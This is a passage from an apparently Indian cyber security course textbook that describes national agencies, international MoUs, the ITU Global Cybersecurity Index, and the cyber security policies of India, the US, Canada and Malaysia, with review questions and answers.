- Minimizing damage and recovery time from cyber attacks
- Capacity building

As such, the cyber security initiatives had the following focus:

- Enabling Legal Framework
- Security Policy, Compliance and Assurance
- Security R&D
- Security Incident – Early Warning and Response
- National Cyber Alert System
- CERT-In and Sectoral CERTs
- Information Exchange with International CERTs
- Security training
- Skill & Competence development

- Domain Specific training – Cyber Forensics, Network & System Security Administration
- Collaboration - International and National

Table 4: Memorandum Of Understanding (MoU) in cyber Security signed with various countries

| S. No. | Name of Country with whom MoU/Agreement/Joint Statement signed | Signatories | Broad Objectives |
|---------------|-----------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 | US | CERT-In and US-CERT | To promote closer cooperation and exchange of Information in the following areas : - a) Establish a broader framework for future dialogue; b) Exchange of information on cyber attacks and mutual response to cyber security incidents; c) Cyber security technology cooperation relevant to CERT activities; d) Exchange of information on cyber security policies and best practices; |
| 2 | Korea | CERT-In and Internet Security Agency (KISA) | To promote closer cooperation and exchange of information pertaining to Cyber Security. |
| 3 | France | Min. of Comm. & IT and Ministry of Economy, Finance, Industry of the Govt. of the Republic of France | To promote closer cooperation and facilitate exchange of information in IT sector in the following areas: a) Software development; b) IT Enabled Services; c) Tele-medicine; d) Cyber education; e) Electronic Commerce; f) Electronic Governance; g) Information Security & Cyber Crime; h) HRD; i) R& D; j) Exploring third country markets. |
| 4 | Malaysia | GOI and Govt. of Malaysia | To promote and develop IT and services cooperation in the following areas: a) Electronic commerce and multimedia development; b) Electronic government; c) Information security and cyber crime; |
| 5 | Brazil | Min. of Comm. & IT and Ministry of Science and Technology of the Republic of Brazil | To create bilateral Task Force to explore mutual cooperation in the following areas: a) R&D of ITs; b) Exploring Third Country Markets; c) Electronic Commerce; d) Electronic Government; e) HRD through virtual education; f) Information Security and Cyber Crime; g) Banking Automation. |

| | | | |
|---|----------|----------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 6 | Columbia | Min. of Comm. & IT and Minister for Communications of Govt. of Colombia | To promote closer cooperation and to facilitate exchange of information in IT sector in the following areas:- a) Design, development and research in the area of Information Technology; b) Exploring third country markets ; c) Electronics Commerce; d) Electronics Governance; e) Electronics Health; f) HRD through capacity building; g) Training in IT; h) Cyber Security and Cyber crime; |
|---|----------|----------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Readers are advised to refer latest list of MoUs from Department of Electronics and IT website (<http://www.deity.gov.in>)

3.4.3 Institute for Defense Studies and Analysis (IDSA)

The Institute for Defense Studies and Analyses (IDSA) is a non-partisan, autonomous body dedicated to objective research and policy relevant studies on all aspects of defense & security. Its mission is to promote National and International security through the generation and dissemination of knowledge on defense and security-related issues.

3.4.3.1 Preamble

The Institute for Defense Studies and Analyses is a non-partisan, autonomous body dedicated to objective research and policy relevant studies on all aspects of defense & security. To achieve its goals, the Institute undertakes:

- a. Scholarly research;
- b. Policy-oriented research;
- c. Dissemination of research findings;
- d. Training and capacity building; and
- e. Public education.

3.4.3.2 Mission Statement

To promote National and International security through the generation and dissemination of knowledge on defense and security-related issues. IDSA has a well-qualified multi-disciplinary research faculty drawn from academia, defense forces and the civil services, representing a diversity of views. Research at the Institute is driven by a comprehensive agenda and by the need to provide impartial analyses and policy recommendations. IDSA's journals, monographs, briefs, and books are the principal mediums through which these analyses and policy recommendations are disseminated. In addition, the news media also carry the views of IDSA experts in the form of interviews and participation in debates.

3.4.4 National Intelligence Grid (NATGRID)

The National Intelligence Grid(NATGRID) is the integrated intelligence grid connecting databases of core security agencies of the Government of India to collect comprehensive patterns of intelligence that can be readily accessed by intelligence agencies.

3.4.4.1 Structure and Functions

NATGRID is an intelligence sharing network that collates data from the standalone databases of the various agencies and ministries of the Indian government. It is a counter terrorism measure that collects & collates a host of information from government databases including tax and bank account details, credit card transactions, visa and immigration records and itineraries of rail and air travel.

3.4.5 National Counter Terrorism Centre

The National Counter Terrorism Center (NCTC) is a proposed federal anti-terror agency to be created in India, modeled on the National Counterterrorism Center of the USA. The proposal arose after the 2008 Mumbai attacks aka 26/11 attacks where several intelligence and operational failures revealed the need for a federal agency with real time intelligence inputs of actionable value specifically to counter terrorist acts against India.

3.4.5.1 Structure and Functions

The NCTC will derive its powers from the Unlawful Activities Prevention Act, 1967. It is to be a part of the Intelligence Bureau and will be headed by a Director who will report to the Director IB and the Home Secretary. But the modified original draft of NCTC says that this system does not come under purview of Intelligence Bureau and states are taken into confidence before the centre carries on any operation in their territories. The NCTC will execute counter-terror operations and collect, collate and disseminate data on terrorism besides maintaining a data base on terrorists and their associates including their families. The NCTC has been empowered to analyse intelligence shared by agencies like the Intelligence Bureau and select what it deems suitable. It has also been granted powers to conduct searches and arrests in any part of India and will formulate responses to terror threats.

3.4.6 Crime and Criminal Tracking Network & Systems (CCTNS)

Crime and Criminal Tracking Network & Systems (CCTNS) is a plan scheme conceived in the light of experience of a non-plan scheme namely - Common Integrated Police Application (CIPA). CCTNS is a Mission Mode Project under the National e-Governance Pan of Govt. of India. CCTNS aims at creating a comprehensive and integrated system for enhancing the efficiency and effectiveness of policing through adopting of principle of e-Governance and creation of a nationwide networking infrastructure for evolution of IT-enabled-state-of-the-art tracking system around 'Investigation of crime and detection of criminals'.

3.4.6.1 Objectives

The objectives of the Scheme can broadly be listed as follows:

1. Make the Police functioning citizen friendly and more transparent by automating the functioning of Police Stations.
2. Improve delivery of citizen-centric services through effective usage of ICT.

3. Provide the Investigating Officers of the Civil Police with tools, technology and information to facilitate investigation of crime and detection of criminals.
4. Improve Police functioning in various other areas such as Law and Order, Traffic Management etc.
5. Facilitate Interaction and sharing of Information among Police Stations, Districts, State/UT headquarters and other Police Agencies.
6. Assist senior Police Officers in better management of Police Force.
7. Keep track of the progress of Cases, including in Courts.
8. Reduce manual and redundant Records keeping.

The system includes nationwide online tracking system by integrating more than 14,000 police stations across the country. The project is implemented by NCRB. CCTNS aims to integrate all the data and records of crime into a Core Application Software (CAS), which is presently spreading across 29 states and 7 union territories of India. CAS was developed by the Bangalore based IT firm, Wipro. It needs to integrate different software and platforms followed by different states and to digitize records of those states which have not digitized their police records. The project also involves training of police personnel and setting up of citizen portal to provide services to citizens.

3.4.7 Ministry of Home Affairs (MHA)

The Ministry of Home Affairs (MHA) is a ministry of the Government of India. It is mainly responsible for the maintenance of internal security and domestic policy³³. The Ministry of Home Affairs (MHA) has multifarious responsibilities, the important among them being-internal security, border management, Centre-State relations, administration of Union Territories, management of Central Armed Police Forces, disaster management, etc.

3.4.8 National Crime Records Bureau (NCRB)

NCRB shall endeavour to empower Indian Police with Information Technology & Criminal Intelligence to enable them to effectively & efficiently enforce the law & improve public service delivery. This shall be achieved through coordination with police forces at National & International level, upgradation of crime analysis technology, developing IT capability & IT enabled solutions.

3.4.8.1 Objectives

- To prepare an enabling IT environment policy framework guideline, architecture, best practices for Police Forces throughout the country.
- To promote knowledge based pro-active policing with the use of Information Technology for improving internal efficiency, effectiveness and public service delivery.
- To lead and coordinate development of IT products and build a National Resource Center of IT solutions for Police Organizations.

³³ <http://mha.nic.in/>

- To create and maintain secure sharable National Database on crimes, criminals, property and organized criminal gangs for law enforcement agencies and promote their use for public service delivery.
- To obtain, process and disseminate fingerprint records of criminals including foreign criminals to establish their identity; promote automation of State Finger Print Bureau and encourage research for the development of Finger Print Science.
- To provide training in IT and Finger Print Science for capacity building in Police Forces.

3.4.9 National Critical Information Infrastructure Protection Centre (NCIIPC)

NCIIPC is setup with vision to facilitate safe, secure and resilient Information Infrastructure for Critical Sectors of the Nation. Mission of NCIIPC is to take all necessary measures to facilitate protection of Critical Information Infrastructure from unauthorized access, modification, use, disclosure, disruption, incapacitation or destruction through coherent coordination, synergy and raising information Security awareness among all stakeholders.” The government has identified a list of critical computer infrastructure which needs special protection against cyber attacks. Included in this list are networks related to national security, defense, banks, stock markets, power grids, railways and airlines, weather and many others.

3.4.10 Data Security Council of India (DSCI)

Data Security Council of India (DSCI) is a premier industry body on data protection in India, setup by NASSCOM, committed to making the cyberspace safe, secure and trusted by establishing best practices, standards and initiatives in cyber security and privacy. DSCI brings together national governments and their agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives. To further its objectives, DSCI engages with governments, regulators, industry associations and think tanks on policy matters. To strengthen thought leadership in cyber security and privacy, DSCI develops best practices and frameworks, publishes studies, surveys and papers. It builds capacity in security, privacy and cyber forensics through training and certification program for professionals and law enforcement agencies and engages stakeholders through various outreach initiatives including events, awards, chapters, consultations and membership programs. DSCI also endeavors to increase India’s share in the global security product and services market through global trade development initiatives. These aim to strengthen the security and privacy culture in the India.

ACTIVITY:

Activity 1: Go through the National cyber security policy.

Activity 2: Go through Email Policy - Government of India.

3.5 LET US SUM UP

In this unit we discussed about the various objectives of the Indian government to strengthen cyber security in country. Cyber security is considered as a integral part of Digital India program, which is critical for its success. We discussed vision, mission and objectives of agencies/organizations, who are stakeholders in cyber security of the county.

3.6 CHECK YOUR PROGRESS

1. What is CERT-In.
2. List Roles and function of CERT-In.
3. Vision of Department of Electronics and IT is
4. NCRB Stands for
5. NCIIPC stands for

3.7 ANSWERS TO CHECK YOUR PROGRESS

1. Indian Computer Emergency Response Team (CERT-In) is operational since January 2004. CERT-In has been designated under Section 70B of Information Technology (Amendment) Act 2008 as a national nodal agency for countering cyber attacks. It act as mother CERT for India. The constituency of CERT-In is the Indian Cyber Community. CERT-In is the national nodal agency for responding to computer security incidents as and when they occur.
2. Roles and function of CERT-In: As per Information Technology Amendment Act 2008, CERT-In has been designated to serve as the national agency to perform the following functions in the area of cyber security.
 - a. collection, analysis and dissemination of information on cyber incidents;
 - b. forecast and alerts of cyber security incidents;
 - c. emergency measures for handling cyber security incidents;
 - d. coordination of cyber incidents response activities;
 - e. issue guidelines, advisories, vulnerability notes and whitepapers relating to information security practices, procedures, prevention, response and reporting of cyber incidents;
 - f. such other functions relating to cyber security as may be prescribed.
3. Vision of Department of Electronics and IT is e-Development of India as the engine for transition into a developed nation and an empowered society.
4. National Crime Records Bureau.
5. National Critical Information Infrastructure Protection Centre.

3.8 MODEL QUESTIONS

1. Write a note on cyber security initiatives in India.
2. Write note on Digital India program
3. Discuss Roles and functions of CERT-In.
4. Explain process of empanelment of information security auditing organisation by CERT-In.
5. Discuss National cyber security exercises.
6. Discuss role of Department of Electronics and IT, Government of India.
7. Write note on NCRB.
8. What is NCIIPC.
9. Discuss user responsibilities specified in email policy by Government of India.
10. Write a note on DSCI.

UNIT IV: CYBER SECURITY STRATEGIES AND POLICIES

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the Cyber security index and wellness profile.
- Know cyber security policy of India.
- Know cyber security strategies and policies of various countries.
- Understand the vision and role of government in securing cyber space.

4.2 INTRODUCTION

Today due to increasing impact of Internet in day to day life of citizens and along with increasing cyber threats to cyber space, Nations around the globe are preparing to defend interest of country by means of National cyber security strategies and cyber security policies. This unit will discuss cyber security strategies and policies of various countries including India and highlight the importance of such framework at the National level. We will also discuss ITU global cyber security index and cyber wellness profiles, which measures country's commitment towards cyber security.

4.3 GLOBAL CYBERSECURITY INDEX AND CYBERWELLNESS PROFILES

The Global Cybersecurity Index (GCI) is an ITU-ABI research joint project to measure the commitment of countries to cybersecurity. Cybersecurity has a wide field of application that cuts across many industries and sectors. Each country's level of development will therefore be analyzed within five categories: *Legal Measures, Technical Measures, Organizational Measures, Capacity Building and Cooperation*. According to Global 2014 results many countries share the same ranking which indicates that they have the same level of readiness. The index has a low level of granularity since it aims at capturing the cyber security preparedness of country and NOT its detailed vulnerabilities. Index and rank of some countries are in **Error! Reference source not found.** below. Readers are advised to visit latest rank report from ITU website <http://www.itu.int/>.

Table 5: Global cybersecurity index

| | US | CANADA | MALAYSIA | NEW ZEALAND | ESTONIA | INDIA |
|-------|-------|--------|----------|-------------|---------|-------|
| INDEX | 0.824 | 0.794 | 0.765 | 0.735 | 0.706 | 0.706 |
| RANK | 1 | 2 | 3 | 4 | 5 | 5 |

4.4 NATIONAL CYBER SECURITY POLICY- INDIA

National Cyber Security Policy is a policy framework by Department of Electronics & Information Technology (DeitY), Ministry of Communication & Information Technology, Government of India. The National Cyber Security Policy 2013 was released on July 2, 2013 to build a secure and resilient cyberspace for citizens, businesses and government.

The policy document begins with the preamble in which it defines the cyberspace and highlights the importance of Information Technology in driving the economic growth of the nation. It also discuss about the role of IT in making India an International player in providing IT solutions. Later in the preamble the challenges faced in the cyber world are being discussed which can be natural, technical, incidental or accidental and the data which is transmitted in the cyber space is vulnerable to attacks by both nation-states and non-state actors. The policy gives an overview that how effectively information, information systems and networks can be protected and what is the government's approach and strategy to protect cyber space in the country.

The objective of this policy is to create a secure cyber space ecosystem and strengthen the regulatory framework and enhance adoption of IT in all sectors of the economy. A National and sectoral 24X7 mechanism has been envisaged to deal with cyber threats through National Critical Information Infrastructure Protection Centre (NCIIPC). The policy also aims to improve visibility of the integrity of ICT products and services, to create a workforce of 500,000 professionals skilled in cyber security in the next 5 years. The policy directs to enable protection of transmitted data and the stored data and to enable effective prevention, investigation and prosecution of cyber crime and enhancement of law enforcement capabilities through appropriate legislative intervention.

In the later section, the strategy of the policy is discussed. The policy document aims at encouraging all organizations whether public or private to designate a person to serve as Chief Information Security Officer (CISO) who will be responsible for cyber security initiatives. Organizations are required to develop their information security policies properly dovetailed into their business plans and implement such polices as per international best practices. Provisions of fiscal schemes and incentives have been incorporated in the policy to encourage entities to install trustworthy ICT products and continuously upgrade information infrastructure with respect to cyber security.

The policy directs to create an assurance framework, encourage open standards, strengthening the regulatory framework, creating mechanisms for security threat early warning, vulnerability management and response to security threats, securing E-Governance services, protection and resilience of Critical Information Infrastructure. The policy also emphasizes on promoting research and development in cyber security.

4.4.1 Vision, Mission, Objective and strategies mentioned in policy

- a. Vision:** To build a secure and resilient cyberspace for citizens, business and government.

b. Mission: To protect information and information infrastructure in cyberspace, build capabilities to prevent and respond to cyber threat, reduce vulnerabilities and minimize damage from cyber incidents through a combination of institutional structures, people, processes, technology and cooperation.

c. Objective

- i. To create a secure cyber ecosystem in the country, generate adequate trust and confidence in IT system and transactions in cyberspace and thereby enhance adoption of IT in all sectors of the economy.
- ii. To create an assurance framework for design of security policies and promotion and enabling actions for compliance to global security standards and best practices by way of conformity assessment (product, process, technology & people).
- iii. To strengthen the Regulatory Framework for ensuring a secure cyberspace ecosystem.
- iv. To enhance and create National and Sectoral level 24X7 mechanism for obtaining strategic information regarding threats to ICT infrastructure, creating scenarios for response, resolution and crisis management through effective predictive, preventive, protective response and recovery actions.
- v. To improve visibility of integrity of ICT products and services by establishing infrastructure for testing & validation of security of such product.
- vi. To create workforce for 5,00,000 professionals skilled in next 5 years through capacity building skill development and training.
- vii. To provide fiscal benefit to businesses for adoption of standard security practices and processes.
- viii. To enable Protection of information while in process, handling, storage & transit so as to safeguard privacy of citizen's data and reducing economic losses due to cyber crime or data theft.
- ix. To enable effective prevention, investigation and prosecution of cybercrime and enhancement of law enforcement capabilities through appropriate legislative intervention.

d. Strategies

- Creating a secure ecosystem.
- Creating an assurance framework.
- Encouraging Open Standards.
- Strengthening regulatory framework.
- Creating mechanism for security threats early warning, vulnerability management and response to security threat.
- Securing e-governance services.
- Protection and resilience of critical information infrastructure.
- Promotion of Research & Development in cyber security.

- Reducing supply chain risks
- Human Resource Development (fostering education and training programs both in formal and informal sectors to support Nation's cyber security needs and build capacity.
- Creating cyber security awareness.
- Developing effective Public Private Partnership.
- To develop bilateral and multilateral relationship in the area of cyber security with other country. (Information sharing and cooperation)
- Prioritized approach for implementation.
- Operationalisation of Policy

4.5 NATIONAL CYBER SECURITY STRATEGIES AND POLICIES OF VARIOUS NATIONS

According to Global Cyber Security results 2014, global rank of India is fifth having index 0.706. Many countries share the same ranking which indicates that they have the same level of readiness. The countries along with India who have same rank are Brazil, Estonia, Germany, Japan, Republic of Korea, United Kingdom. The countries which rank fourth having index 0.735 are New Zealand, Norway. Countries having third rank and index 0.765 are Australia, Malaysia, Oman. Canada is the only country having second rank and index 0.794 and at the top United States is present having index 0.824. The index has a low level of granularity since it aims at capturing the cyber security preparedness of country and NOT its detailed vulnerabilities. In this section we will briefly discuss cyber security strategies and policies of few nations who have index either higher or equal to the India.

4.5.1 The United States

4.5.1.1 International strategy for cyberspace

- a. **Vision:** Prosperity, Security and Openness in a Networked World
- b. **Building Cyberspace Policy**
 - i. Networked technologies hold immense potential for U.S. and world. There is high dependency on Internet. It has revolutionized the economy. This policy empowers cyberspace.
 - ii. The main intent behind the making of this U.S. policy is that the United States is committed to preserving and enhancing the benefits of digital networks to our societies and economies.
 - iii. Individuals, communities, families, businesses, governments, international communities are mainly benefitted from this policy.
 - iv. If properly used, these technologies can strengthen us all, and we will work to expand their reach and improve their operation at home and abroad.

- v. The United States acknowledges that the growth of these networks brings with it new challenges for our national and economic security and that of the global community. The challenges are natural, technical and sabotage. Natural disasters, accidents, or sabotage can disrupt cables, servers, and wireless networks on U.S. soil and beyond. Other challenges are, in cyberspace there are no boundaries, low cost and the main challenge is anonymity.
- vi. The United States will confront these challenges; fundamental freedoms, privacy, and the free flow of information.
- vii. Fundamental Freedom: You have freedom of speech but limited, yes you have freedom to express but child pornography, inciting imminent violence, or organizing an act of terrorism have no place in any society, and thus, they have no place on the Internet. Nonetheless, the United States will continue to combat them in a manner consistent with our core values—treating these issues specifically, and not as referenda on the Internet’s value to society.
- viii. Privacy: Individuals must understand how their personal data would be used, it should be protected from frauds and law enforcement agencies must be able to track such frauds. Appropriate investigation authorities to investigation agencies must protect individual rights.
- ix. Free Flow of Information: There is no unnecessary censoring of data. The best cyber security solutions are dynamic and adaptable, with minimum impact on network performance.

4.5.1.2 Cyberspace’s Future

The United States will work internationally to promote open, interoperable, secure, and reliable information and communications infrastructure that supports international trade and commerce, strengthens international security, and fosters free expression and innovation. To achieve that goal, we will build and sustain an environment in which norms of responsible behavior guide states’ actions, sustain partnerships, and support the rule of law in cyberspace. The future cyberspace according to the policy would be one that

- (i) empowers
- (ii) endures and
- (iii) is stable through norms

4.5.1.3 Role of U.S. in Cyberspace’s future

To realize this future and help promulgate positive norms, the United States will combine diplomacy, defense, and development to enhance prosperity, security, and openness so all can benefit from networked technology.

a. Diplomacy: Strengthening Partnerships

Diplomatic Objective- The United States will work to create incentives for, and build consensus around, an international environment in which states—recognizing the

intrinsic value of an open, interoperable, secure, and reliable cyberspace—work together and act as responsible stakeholders.³⁴

b. Defense: Dissuading and Deterring

According to policy, the United States will defend its networks, whether the threat comes from terrorists, cybercriminals, or states and their proxies.

Defense Objective- The United States will, along with other nations, encourage responsible behavior and oppose those who would seek to disrupt networks and systems, dissuading and deterring malicious actors, and reserving the right to defend these vital national assets as necessary and appropriate.

c. Development: Building Prosperity and Security

According to the policy, The United States will continue to demonstrate our conviction that the benefits of a connected world are universal.

*Development Objective-*The United States will facilitate cyber security capacity-building abroad, bilaterally and through multilateral organizations, so that each country has the means to protect its digital infrastructure, strengthen global networks, and build closer partnerships in the consensus for open, interoperable, secure, and reliable networks.

4.5.1.4 Policy Priorities

The U.S. cyber security policy has certain priorities listed within which extend from areas like economy, network protection, enforcement of law, advancement of military, promoting internet governance, internet freedom and international development of cyberspace.

The main focus is on

a. Economy: Promoting International Standards and Innovative, Open Markets

- For trade environment
- Protect intellectual property from theft
- Ensure proper interoperability and promote use of secure technical standards.

b. Protecting our Networks: The focus is on enhancing security, reliability, and resiliency to

- Promote cyberspace cooperation
- Reduce intrusions into and disruptions of U.S. networks
- Ensure robust incident management, resiliency, and recovery capabilities for information infrastructure
- Improve the security of the high-tech supply chain

c. Law Enforcement: The focus is on extending collaboration and the rule of law to

- Participate fully in international cybercrime policy development
 - Harmonize cybercrime laws internationally by expanding accession to the Budapest convention
-

- Focus cybercrime laws on combating illegal activities, not restricting access to the Internet
 - Deny terrorists and other criminals the ability to exploit the Internet for operational planning, financing, or attacks.
- d. Military: Preparing for 21st Century Security Challenges to
- Recognize, adapt the military need for safe, secure and reliable network.
 - Strengthen military to face the increasing challenges of cyberspace
 - Expand cyberspace cooperation with allies and partners to increase collective security.
- e. Internet Governance: Promoting Effective and Inclusive Structures to
- Prioritize openness and innovation on the Internet
 - Preserve global network security and stability
 - Promote and enhance multi-stakeholders
- f. International Development: Building Capacity, Security, and Prosperity to
- Provide the unnecessary knowledge, training, and other resources to countries seeking to build technical and cyber security capacity.
 - Continually develop and regularly share international cyber security best practices.
 - Enhance states' ability to fight cybercrime – including training for law enforcement, forensic specialists, jurists, and legislators.
 - Develop relationships with policymakers to enhance technical capacity building, providing regular and ongoing contact with experts and their United States Government counterparts.
- g. Internet Freedom: Supporting Fundamental Freedom and Privacy to
- Support civil society actors in achieving reliable, secure, and safe platforms for freedoms of expression and association.
 - Partners with civil society and NGOs to protect their Internet activity from unlawful digital intrusions.
 - Encourage international cooperation for effective commercial data privacy protections.
 - Ensure the end-to-end interoperability of an Internet accessible to all.

4.5.1.5 Moving Forward

- a. The advantage of networked technology should not be given to few privileged and develop nations.
- b. Dependence of Internet by common mass has crossed all limits.

Strategy is a roadmap allowing the United States Government's departments and agencies to better define and coordinate their role in our international cyberspace policy, to execute a specific way forward, and to plan for future implementation. It is a call to the private sector, civil society, and end-users to reinforce these efforts through partnership, awareness, and action. Most importantly, it is an invitation to other states and peoples to join us in realizing this vision of

prosperity, security, and openness in our networked world. These ideals are central to preserving the cyberspace we know, and to creating, together, the future we seek.

4.5.2 Canada

The Cyber Security policy is built upon three pillars.

1. **Securing Government systems-** The people of Canada expect the Government to protect their personal information and provide service to them according to this pillar. The protection of Cyber Sovereignty is also a priority. The Government will put in place the necessary structures, tools and personnel to meet its obligations for cyber security.
2. **Partnering to secure vital cyber systems outside the federal Government-** This pillar covers the cyber security of organisations other than the government ones as mentioned in pillar 1. According to it the Government will support initiatives and take steps to strengthen Canada's cyber resiliency, including that of its critical infrastructure sectors.
3. **Helping Canadians to be secure online-** This pillar talks about providing resources to law enforcement agencies to protect citizens of Canada from any kind of online fraud. The Government will assist Canadians in getting the information they need to protect themselves and their families online.

So, basically the Cyber Security Policy of Canada focuses on the security of Cyber Assets of Canadian Government as well as private organisations. It also has protection of citizens in cyber world as a priority, strengthening the ability of law enforcement agencies to combat cybercrimes also a part of the policy. The main idea of the policy is:

“Canada's Cyber Security Strategy will strengthen our cyber systems and critical infrastructure sectors, support economic growth and protect Canadians as they connect to each other and to the world. We all have a role to play as we take full advantage of cyberspace to build a safe, resilient and innovative Canada”.

From the three pillars and the idea, it's quite clear that the policy focuses on Cyber Security of Canada, Canadian Government, Organisations and Citizens however Canada will support efforts to build the cyber security capacity of less developed states and foreign partners to the extent possible. It is not a policy drafted for the sake of entire world. The policy though has taken lights from the policies of US, Australia and UK.

The main characteristics of the policy are:

- Reflects Canadian values such as the rule of law, accountability and privacy;
- Allows continual improvements to be made to meet emerging threats;
- Integrates activity across the Government of Canada;
- Emphasizes partnerships with Canadians, provinces, territories, business and academe; and
- Builds upon our close working relationships with our allies.

The policy is to be implemented with cooperation from the organisations, society and individuals. The policy hence demands a joint effort from the individuals, governments and non-government organisation for proper implementation. Now the policy has specific initiatives for every pillar, the role of each initiatives being the protection of the pillar from cyber threats.

4.5.2.1 Specific initiatives for Pillar 1- Securing Government systems

1. **Establishing Clear Federal Roles and Responsibilities:** The idea is to design a whole-of-Government approach to reporting on the implementation of the Strategy. Provide central coordination for assessing emerging complex threats and developing & promoting comprehensive, coordinated approaches to address risks within the Government and across Canada.
 - **Public Safety Canada** will also lead public awareness and outreach activities to inform Canadians of the potential risks they face and the actions they can take to protect themselves and their families in cyberspace.
 - **Communications Security Establishment Canada** will enhance its capacity to detect and discover threats, provide foreign intelligence and cyber security services, and respond to cyber threats and attacks against Government networks and information technology systems.
 - **The Canadian Security Intelligence Service** will analyze and investigate domestic and international threats to the security of Canada.
 - **The Royal Canadian Mounted Police** will investigate, as per the Royal Canadian Mounted Police Act, suspected domestic and international criminal acts against Canadian networks and critical information infrastructure.
 - **The Treasury Board Secretariat** will support and strengthen cyber incident management capabilities across Government, through the development of policies, standards and assessment tools. The Treasury Board Secretariat is also responsible for information technology security in the Government of Canada.
 - **Foreign Affairs and International Trade Canada** will advise on the international dimension of cyber security and work to develop a cyber security foreign policy that will help strengthen coherence in the Government's engagement abroad on cyber security.
 - **The Department of National Defense and the Canadian Forces** will strengthen their capacity to defend their own networks, will work with other Government departments to identify threats and possible responses, and will continue to exchange information about cyber best practices with allied militaries. The department would also help allies in doing the same.

So, here the roles and responsibilities of different agencies and departments of the federal government are defined.

2. **Strengthening the Security of Federal Cyber Systems:** The cyber world is an ever involving one. The strategy covers this aspect of the Cyber world by:

- Continually invest in the expertise, systems and governing frameworks required to keep pace with these evolving threats.
- Enhance the security of its cyber architecture by continuing to reduce the number of Internet gateways into its computer systems, and take other measures to secure systems.
- Review our options for increasing the risks and consequences applied to those who attack our cyber systems.
- Strengthen processes to reduce the risk related to compromised technologies.

So the intent of government is clear to continually improve with evolving cyber world and take all the necessary steps required for the same.

3. **Enhancing Cyber Security Awareness throughout Government:** User is the most vulnerable entity of any infrastructure. The Government's success in securing its systems is largely dependent on its employees. As countless incidents in all segments of society have shown, even the most sophisticated security systems can be undermined by simple human error. In Government, as elsewhere, people can fail to follow basic cyber security practices by:

- Not changing their passwords on a regular basis;
- Assuming that an office email system is more secure than it is;
- Importing malicious viruses into workplace computers by visiting corrupted websites.

4.5.2.2 Specific initiatives for Pillar 2- Partnering to secure vital cyber systems outside the federal Government

Economy of a country is driven by business, it may be agriculture, industries etc. Here in policy, several aspects to protect organizations other than the government ones as mentioned in pillar 1.

1. Partnering with the Provinces and Territories

- Strengthened partnerships among all levels of government are an essential component in delivering a comprehensive cyber security strategy for Canada and Canadians.
- Only when all levels of government are working together can Canadians be assured that their private information is secure and the services that they depend on will be delivered.
- So basically a joint effort from side of every state, organisation is expected for successful implementation of strategy.

2. Partnering with the Private Sector and Critical Infrastructure Sectors

- Identifying these risks that are same for Govt. and private sector must be done in partnership.
- Each partner (Public and Private) must share accurate and timely cyber security information regarding existing and emerging threats, defensive techniques and other best practices.

- Cross sector mechanisms establishment, providing opportunities for governments and industry to collaborate on a broad range of critical infrastructure issues, including cyber security.
- Collaboration is the security of process control systems.
- Cyber security efforts will be further refined through training and exercise programs.

4.5.2.3 Specific initiatives for Pillar 3- Helping Canadians to be secure online

The Government is taking steps to protect cyberspace from becoming a criminal haven. Government will deny cyber criminals the anonymity they are seeking while at the same time protecting the privacy of Canadians. The steps include:

1. Combating Cybercrimes by-
 - Equipping our police to protect us in cyberspace requires that we provide them with new legislative authorities and supporting financial resources.
 - The Royal Canadian Mounted Police will be given the resources required to establish a centralized Integrated Cyber Crime Fusion Centre. This team will increase the ability of the Royal Canadian Mounted Police to respond, using a risk-based analysis approach, to requests from the Canadian Cyber Incident Response Centre regarding cyber attacks against Government or Canada's critical infrastructure.
2. The cybercrime would be prosecuted by-
 - Making it a crime to use a computer system to sexually exploit a child;
 - Requiring Internet service providers to maintain intercept capable systems, so that law enforcement agencies can execute judicially authorized interceptions;
 - Requiring Internet service providers to provide police with basic customer identification data, as this information is essential to combating online crimes that occur in real time, such as child sexual abuse; and increasing the assistance that Canada provides to its treaty partners in fighting serious crimes.
3. Protecting Canadians Online- The best practices for every individual are listed below:
 - All need to follow basic cyber security practices, such as changing our passwords frequently, updating antivirus protection and using only protected wireless networks.
 - The Government will increase Canadians' awareness of common online crimes and will promote safe cyber security practices through the use of web sites, creative materials and outreach efforts.

4.5.3 Malaysia

The National Cyber Security Policy has been designed to facilitate Malaysia's move towards a knowledge-based economy (K-economy). The Policy was formulated based on a National Cyber Security Framework that comprises legislation and regulatory, technology, public-private

cooperation, institutional, and international aspects. The National Cyber Security Policy seeks to address the risks to the Critical National Information Infrastructure (CNII) which comprises the networked information systems of ten critical sectors. The CNII sectors are:

- National Defense and Security
- Banking and Finance
- Information and Communications
- Energy
- Transportation
- Water
- Health Services
- Government
- Emergency services
- Food and Agriculture

The Policy recognizes the critical and highly interdependent nature of the CNII and aims to develop and establish a comprehensive program and a series of frameworks that will ensure the effectiveness of cyber security controls over vital assets. It has been developed to ensure that the CNII are protected to a level that commensurate the risks faced. Eight policy thrusts are:

THRUST 1: Effective Governance

THRUST 2: Legislative & Regulatory Framework

THRUST 3: Cyber Security Technology Framework

THRUST 4: Culture of security and Capacity Building

THRUST 5: Research & Development towards Self-Reliance

THRUST 6: Compliance and Enforcement

THRUST 7: Cyber Security Emergency Readiness

THRUST 8: International Cooperation

4.5.3.1 Implementation approach

The implementation of the policy is divided into 3 phases-

1. Phase I (0 - 1 year) -Addressing Immediate Concerns

- Stop-gap measures to address fundamental vulnerabilities to the cyber security of the CNII
- Creating a centralized platform for security mechanism
- Raising awareness of cyber security and its implications

2. Phase II (0 - 3 years) - Building the Infrastructure

- Setting-up the necessary systems, process, standards and institutional arrangements (mechanisms)
- Building capacity amongst researchers and information security professionals

3. Phase III(0 - 5 years and beyond)– Developing Self-Reliance

- Developing self-reliance in terms of technology as well as professionals
- Monitoring the mechanisms for compliance
- Evaluating and improving the mechanisms
- Creating the culture of cyber security

The key functions of the Malaysia Cyber Security Centre are:

- (i) **National Cyber Security Policy Implementation:** Defines, communicates and updates (when necessary) the national cyber security programs to all the CNII.
- (ii) **National Coordination:** Closely coordinates cyber security initiatives of various key Agencies and organisations in Malaysia.
